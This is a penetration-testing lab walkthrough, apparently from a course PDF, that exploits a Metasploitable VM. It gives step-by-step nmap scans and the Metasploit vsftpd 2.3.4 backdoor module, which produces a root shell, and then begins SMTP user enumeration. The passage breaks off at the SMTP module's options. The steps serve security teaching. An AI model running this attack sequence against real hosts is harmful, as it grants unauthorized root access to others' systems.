
Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)




Step 2: Use the command **nmap -sV** 192.168.56.102 to scan the target system. This command is used to find out the target system's software version running on different ports, state of the ports and different services. It has FTP open at port 21.




Step 3: To scan the FTP port 21 for vulnerabilities use the command nmap -p 21 --script vuln 192.168.56.102.




Step 4: Open the Metasploit using command **msfconsole** and type the command **search vsftpd**.




Step 5: Type the command **use exploit/unix/ftp/vsftpd_234_backdoor** or **use 0** to use the module. This module is rated excellent.




Step 6: Use the command **show options.** We need to set rhosts and the payload. Set the rhosts using the command **set rhosts 192.168.56.102**. Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102. Type the command **show payloads** to show compatible payloads. Then set the payload using the command **set payload /cmd/unix/interact.**






Step 7: Type the command **exploit.** After running the exploit, we will get a shell inside the target machine. Running whoami shows that I am running as root. Using ls command shows the files and folder in root of the target machine.




b) Exploiting Metasploitable using SMTP


Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)




Step 2: Perform scanning by using the command **nmap -sV** 192.168.56.102. It has SMTP open at port 25.




Step 3: Open the Metasploit using command **msfconsole** and type the command **search smtp** in Kali Linux.






Step 4: Type the command **use 25** or **use auxiliary/scanner/smtp/smtp_enum** to use the module for exploitation. Type the command **show options** to see the available parameters for an exploit.

